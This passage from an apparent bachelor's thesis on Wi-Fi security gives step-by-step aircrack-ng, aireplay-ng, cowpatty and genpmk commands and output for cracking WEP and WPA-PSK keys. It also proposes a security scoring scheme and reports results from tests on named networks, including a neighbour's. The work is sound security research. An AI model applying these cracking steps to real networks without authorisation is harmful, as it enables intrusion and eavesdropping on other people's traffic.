After which execution (see figure 6) for a length of time in the file "/home/me/capture/network_capture.cap " there will be packets to attempt to crack. The process of replaying ARP packets can be started using the command:

```
aireplay-ng -3 -h <clientMAC> -a <APMAC> wifi0
```

Which will result in a screen similar to figure 7, where we can see that ARP requests are received and replayed at a rate of 500 packets per second. These ARP requests are sent with a source address equal to that of a valid network user. Our network card therefore has changed it's MAC-address to the MAC-address of the source client we are trying to emulate.




```
bt ~ # aireplay-ng -3 -b 00:18:FE:D0:A0:4D -h 00:1F:3C:35:35:56 wifi0
The interface MAC (00:1B:77:52:39:26) doesn't match the specified MAC (-h).
        ifconfig wifi0 hw ether 00:1F:3C:35:35:56
17:51:03  Waiting for beacon frame (BSSID: 00:18:FE:D0:A0:4D) on channel 4
Saving ARP requests in replay_arp-0604-175103.cap
You should also start airodump-ng to capture replies.
Read 63483 packets (got 2408 ARP requests and 59245 ACKs), sent 31161 packets...(499 pps)
```

Figure 7: Aireplay replaying ARP requests

When enough packets are caught, an *aircrack-ng* process can be started to crack the packets. This is done as follows:

```
aircrack-ng *.cap
```



```
                                 Aircrack-ng 1.0 beta1 r857


                      [00:00:31] Tested 53488 keys (got 8518 IVs)

   KB    depth   byte(vote)
    0    6/ 21   70(12288) 2D(12032) 49(12032) 7D(12032) 80(12032) 97(12032) 7E(11776)
    1   17/ 25   6B(11264) 9D(11008) DB(11008) F6(11008) 06(11008) 14(11008) 2C(11008)
    2    0/  1   31(16640) 92(12288) 08(12032) 8A(11776) F7(11776) 7C(11520) 90(11520)
    3   10/ 12   AC(12032) 3D(11776) 43(11520) 44(11520) 60(11264) 77(11264) 80(11264)
    4    8/  9   31(11776) 3B(11520) C2(11520) 18(11264) 52(11264) 6D(11264) 7E(11264)

                  KEY FOUND! [ [redacted] ] ( [redacted] )
        Decrypted correctly: 100%


bt captures # 
```

Figure 8: Aircrack finds the WEP key

See figure 8 on page 20.

Statistically, after 5000 packets are caught the chances of an IV collision are 50%. Therefore it is probable that more than 5000 packets need to be caught before a succesfull break of the encryption key can be performed. 5000 packets translates to roughly 5 megabytes of data. This could be a normal email-retrieval session or the download of several webpages in size. This traffic can be generated using packet injection and a targeted client does not have to produce this amount of traffic with manual actions like browsing for this amount of packets to be captured.

On average for a 64-bit encryption key, 150.000 packets need to be captured, where for a 128-bit encryption key 500.000 packets are needed. For a 128-bit encryption key this would mean around 500 megabytes of traffic, from which most is generated without user action by packet injection. This amount of traffic can be sent-and-received within 10 minutes on a wireless network.

4.2.1 Additional options


When the above approach does not work, there are additional options that can be tested. As a first, the aircrack-ng program can be told to bruteforce the last 2 bits of the WEP key, instead of using sophisticated algorithms. Furthermore, the search-boundaries of the aircrack-ng process can be expanded using the *-f N* option, where N is an integer between 0 and 8 and -f stands for the so-called fudge-factor. This allows a greater statistical margin in selecting the correct keys.

The aircrack-ng suite can also perform a number of other cracks, possibly in accordance with the aireplay-ng utility. Please refer to the manpage of aircrack-ng to discover these possibilities.

4.3 WPA-PSK

As discussed before, breaking WPA-PSK is not a trivial task but still has an equal number of steps as breaking WEP encryption. As described the weak point in the WPA-PSK protocol is the 4-Way Handshake, specifically the third message. Therefore we need to capture this particular set of 4 messages to start working on our attack mode.

As a first, just like with the WEP attack, we need to enable our network card to capture packets that were not intended for our MAC-address. This is done by enabling the monitor mode for our network card.




```
CH  2 ][ BAT: 2 hours 36 mins ][ Elapsed: 10 mins ][ 2008-06-10 11:53

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:04:E2:C4:F4:7C    0 100     5943    79961  156   2  54. WPA  TKIP   PSK  m[redacted]s

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:04:E2:C4:F4:7C  00:18:DE:1D:BC:01    0   0- 0   387    71004
```

Figure 9: Find a WPA network

Second, we need to start an airodump-ng in search of a network that can be targeted. In this case, we need to watch the 'ENC' column of the airodump-ng screen which will indicate that a WPA network has been found. Next the authentication needs to be PSK for this is the right choice for our attack since it indicates the WPA-PSK mode of key sharing. See figure 9 for details.

Next, we tune in to our selected network with our airodump-ng program and have this program save the captured packets to a file. We will now have to wait until a user authenticates with the network and performs the WPA 4-Way Handshake. When this occurs, airodump-ng will give us a signal (See figure 10) and we can proceed to the next step.

If no handshake can be captured or your patience runs out quickly; it is possible to force a WPA 4-Way Handshake to occur by forcefully deauthenticating a station. This can be done with the aireplay-ng program, by using the $-0 < count >$ option. Be aware that this is no longer a stealth mode operation and that deauthentication floods can be detected or prevented.



```
CH  1 ][ Elapsed: 5 mins ][ 2008-01-04 13:00 ][ WPA handshake: 00:18:E7:02:4C:E6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:18:E7:02:4C:E6   49  91      636      117    0   1  54  WPA  TKIP   PSK  snb

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:18:E7:02:4C:E6  00:13:CE:21:54:14   45  54-24     0      277  snb
```

Figure 10: A WPA 4-Way Handshake is recognised


When we have captured a complete handshake we can proceed in two ways. As a first we can use aircrack-ng or a program called cowpatty to attack these messages using a dictionary attack. This might not be terribly fast. See figures 11 and 12 for examples. These both use dictionary attacks and therefore need to do a lot of computational work while processing a set of packets.

This amount of work is due to the fact that every key tested needs to be hashed 4096 times by default to be checked. The difficulty in this process is that the SSID is needed to be able to perform these computations. This is a fact that limits attackers from on the fly breaking higher-level passwords. There is a program called *genpmk* (figure 13) which comes with cowpatty that can pre-compute these hash-files based on a dictionary file. This program needs to have as parameters which dictionary file to parse and which SSID to use in the hashing process.

For example it is possible with *genpmk* and *cowpatty* for a hacker to capture the SSID of a network on day 1 and return 2-3 days later with a rainbow-table like hash-file and perfom the attack within several minutes. This is a classical time-space tradeoff.


4.4 Effort

When considering both tasks, breaking a WEP encrypted network or a WPA-PSK encrypted network, it is difficult to say which takes more energy. Certainly breaking a WEP key can take between 5 and 120 minutes depending on network speed, network activity and password length, but WPA-PSK with



```
                         Aircrack-ng 0.9.1


           [00:00:35] 3738 keys tested (112.52 k/s)


                   KEY FOUND! [ dictionary ]


 Master Key     : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                  52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

 Transcient Key : 1E 5A DB F5 22 3A 16 57 D9 6A 99 A5 DB 1E 66 BC
                  75 78 10 2D 78 0E 59 37 84 1B B0 73 6A FA 67 18
                  03 C8 A3 E8 F5 B3 C8 25 D3 DC CC E7 E5 E3 F2 63
                  D1 BF 55 EE C9 41 0F 03 BD 39 12 36 12 C2 A6 BA

 EAPOL HMAC     : D4 97 D0 F3 A5 CE 0B 82 DE B0 64 13 34 5E 92 33
```

Figure 11: Using aircrack to break WPA-PSK




```
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "dictionary".

4239 passphrases tested in 0.11 seconds:  39570.23 passphrases/second
```

Figure 12: cowpatty utility

a pre-computed hash-table takes about 3 days. Yet the latter one implies almost no effort on behalf of the attacker, only the computing power needed is greater.

5 Factors

Above we have reviewed three flavors of popular wireless network encryption standards and we have discussed a number of measures that are used to



```
genpmk 1.0 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File dict_hash exists, appending new data.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract
key no. 4000: divisive

4090 passphrases tested in 130.01 seconds:  31.46 passphrases/second
```

Figure 13: genpmk can compute hashes

increase the difficulty of breaching network security. These standards and tactics together provide a wireless network with a certain level of security. Below I will describe how choices in applying these standards and measures can be interpreted as a global wireless network security classification.

5.1 Classification

We will determine the importance of factors in wireless network security as follows (lower number means more important):

1. Wireless security protocol used
2. Keylength required
3. Additional key change policies
4. Social Engineering policies
5. Additional measures[7]

In all of the scores mentioned below, the relevant scores are related to the impact on wireless network security. As such, scores are also modified to balance real-life results on the 0-100 scale.

Protocol The wireless security protocol is the most important factor in determining a security classification. We have shown before that a WEP encrypted wireless network protocol can be broken in maximum 2 hours, and that the WPA-PSK variant of the 802.11i standard is possibly insecure after 2 days, depending on the length and strength of the used password. In addition we have also shown that operating a WPA-RADIUS secured wireless network is very secure. A network protected with a WEP encryption receives a score of 10 points. A WPA-PSK protected wireless network receives a rating of 35 points, whereas a WPA-RADIUS protected network receives a ration of 65 points.

There exist in addition to the protocols mentioned above the WEP-RADIUS variant of the WEP protocol. This protocol is not inherently more secure than the original WEP protocol since the cypher used to encrypt the messages, which is the same as with the original WEP protocol, is broken, the RC4 algorithm used contains the weakness which broke the WEP encryption protocol.

[7] MAC-address filtering and SSID hiding

Due to the mechanism used to provide the used encryption key in the WEP-RADIUS protocol, updating the key-change frequency is of great importance in WEP-RADIUS. The WEP-RADIUS protocol will score 10 points.

Key Management As is the case with a WPA-PSK secured network, the keylength becomes the deciding factor in the security-rating of the wireless network as a whole. The frequency of change for the secret keys becomes the third most important factor since even if the keys are relatively weak, a network can still be secure if they are changed often enough.

A network protected with a key below the length of 74 bits, or 18 characters, will receive 0 extra points. Networks protected by longer keys receive 10 points.

When a wireless network has a key control policy mandating that keys be changed more often than once every 2 days, another 10 points are given unless WEP-RADIUS is the used protocol. In the case of WEP-RADIUS a set of rules is declared below. The impact of an adequate key control policy is due to the fact that a WPA-PSK dictionary attack takes up to 2 days to process a complete 4-way handshake. When a network key selection policy is in place, mandating that only near-random keys or random-keys may be used, another point is rewarded. When such a policy is not in place, 3 points are deducted due to susceptibility to dictionary attacks (both online and offline).

In the case of WEP-RADIUS, if there is a keychange protocol mandating a key change at least once every 10 minutes, another 30 points are added. In the case of a keychange between every 10 minutes and every hour, 20 points are awarded and between hourly keychanges and a change per 2 days another 10 points are added.

Social Engineering The fourth most important factor is the social engineering policy maintained amongst users of the wireless network. This factor has been chosen as a fourth factor since user alertness could prevent numerous network security breaches. An example could be not-giving away your sensitive authentication data over the telephone and not accepting faxed questionaires about your personal data.

When a security policy is in place that mandates scrutiny or complete abstinence in the providing of sensitive data, another extra point is awarded.

The additional measures have been added last because they only slow down an attack by a trivial amount of time, but are common and should be processed. Each measure in place adds another 0.25 point to the classification.

5.1.1 Scale

The scores on our scale can vary from 0 to 86.5 points. Scores up to 100 (as related to 100% security) cannot be reached in this model. This decision has been taken to assure that all users of this classification model know that absolute security is (still) a myth.[8]

A score corresponds to a level of security in the following manner([Verheul and Lenstra, 2004]):

Score	Implication
0 - 30	Security breached within 2 hours
30 - 42	Security breached within 48 hours
42 - 50	Security not likely to be breached within year
50 - 65	Security not likely to be breached within 5 years
> 65	Very secure (at least 8 years will pass before breach)

5.1.2 Examples

Let us now consider the following example: WEP encrypted network, 104 bits random password and nothing else. This setup would yield 20 points.

Another example is an WPA-PSK protected home-network. The administrator never changes the secret password which is related to his hometown and hobby. In addition the password is 14 characters long and thus provides 56 bits of encryption. This setup would result in the following score: 35 + 0 - 3 = 32 points.

6 Results

In this section I will apply the above described classification to a number of networks I have subjected to a wireless network penetration test. The methods used for these tests have been described in 4.

6.1 Networks

This table lists the networks I have subjected to wireless network penetration tests. The first column denotes the SSID broadcast or found[9]. The second column lists the time spent breaking or attempting to break the

[8] In none of the discussed protocols are all four prerequisites of a security context adequately reached, including availability versus denial-of-service.

[9] The SSID 'anmo' stands for 'A non-specified multinational organisation', other names changed in request of administrators

security protecting the wireless network. The next column lists the security configuration detected and the last column gives the classification.

SSID	**Time**hh:mm	**Success?**	**Enc**	**Rating**
han	1:20	Yes	WEP	10
mv.w	0:14	Yes	WEP	10
mv.w(2)	2:10	No	WPA-PSK	44.25
tue	0:17	Yes	WEP + MAC	10.25
OCS	0:20	Yes	WEP	10
CD	1:45	Yes	WEP	20
ru-wlan	48:00+	No	WPA-RADIUS	75+
Science	48:00+	No	WPA-RADIUS	75+
anmo	3:12	No	WEP	10.25
DWH	14:45	Yes	WPA-PSK	43

The SSID's are the network identifiers collected during my tests. The mv.w network supported two variants of encryption and therefore appears twice. The tue network was found at the 'Technische Universiteit Eindhoven' or Tu/e in Eindhoven. The OCS and CD networks were found in Den Bosch at an unspecified office location. The Science and ru-wlan networks are operated within the Radboud University Nijmegen and the DWH network was found in my appartment building, operated by a neighbour.

As can be seen above, the time it takes to attempt a wireless network penetration test varies between networks of the same configuration. This time depends mostly on the speed with which ARP packets can be injected in the case of a WEP encrypted wireless network. When the wireless network is WPA-PSK encrypted, or even WPA-RADIUS, the time spent depends on the time it takes to process the dictionary attack.

Furthermore we can see a number of interesting results:

- Some WEP networks take up a large amount of time relative to their rating. For example the HAN network and the CD networks took much more time to break than for example the OCS network or the first mv.w network. This depends on the length of the passwords.

- The anmo network was not cracked after more than 3 hours even though there was a WEP encryption detected. In retrospect there were additional security measures harder to detect (non-disclosed information).

- Similar to the DWH network, the mv.w(2) wireless network is theoretically susceptible to a dictionary attack. However, knowing the password in hindsight, the dictionary should be filled with easy to guess password texts and combinations similar to normal sentences.

6.1.1 ANMO Results

There is one other exception in the results that needs to be highlighted. The 'anmo' network has not been cracked after three hours. There were a couple of problems, as a first there was little network traffic to capture and due to the low network speed, in 3 hours about 25 megabyte of packets were captured. The second problem was that the detected encryption protocol was incorrect. Appearantly a WEP-RADIUS protocol cannot be destinguished from a WEP protocol by the software used. If the network had been faster, there could have been two possible outcomes. The first possible outcome is that the network would have been cracked, indicating that the network key did not get changed often enough. The other option is that the network would not have been cracked, indicating that the keys were cycled rapid enough.

With the light on these new insights and facts, the classification scale has been altered to include an option for WEP-RADIUS with rapid keychange protocols. The resulting score for the anmo network in the table has not been altered since these data came available late. Also there is no information about keychange frequencies in the anmo network.

7 Conclusions

For security professionals and wireless network administrators there lies a tough decision ahead. This decision mostly depends on the budget that can be spent by an IT department. Good security can be attained by implementing a WPA-RADIUS setup. Financial limits and a good policy might still be a workable solution, providing acceptable security. In addition it is also possible for a wireless network administrator to not want to have the highest attainable security level, and just setup a WEP encryption. This choice would still create legal boundaries which must be crossed to illegally take part in network traffic.

With the classification described in this bachelors' thesis it is possible to create a security classification for wireless networks. This classification could be automated partially, to enable even the least tech-savvy wireless user to assess the safety of his/her wireless network. Some questions would need to be asked and answered, but most of the score-determination can be automated. This idea should be studied further since there are more factors (such as was the case with the anmo network) that play a role and data may not be ultimately correct in the air.

Next to integrity, confidentiality and authenticity is the requirement of availability, an aspect on which even WPA-RADIUS does not provide sufficient protection. There is still some work to do.

In any case, I would recommend anyone to become aware of security threats and deal with them as they see fit, instead of ignoring the state of matters. With this classification I would like to see WEP encryption disappear altogether and hope that thought goes into solid security policies. Many other areas of security in the world of IT are still unfinished, maybe a good step has been set with WPA-RADIUS.

References

Scott Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm of rc4. 2001.

Robert Moskowitz. Weakness in passphrase choice in wpa interface. *Wi-Fi Networking News*, 2003.

William Stallings. Operating systems. 2001.

Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. Using the fluhrer, mantin and shamir attack to break wep. 2001.

Eric Verheul and Arjen K. Lenstra. www.keylengths.org. 2004.

David Wagner. Re: Weak keys in rc4. *sci.crypt*, 1995.

List of Figures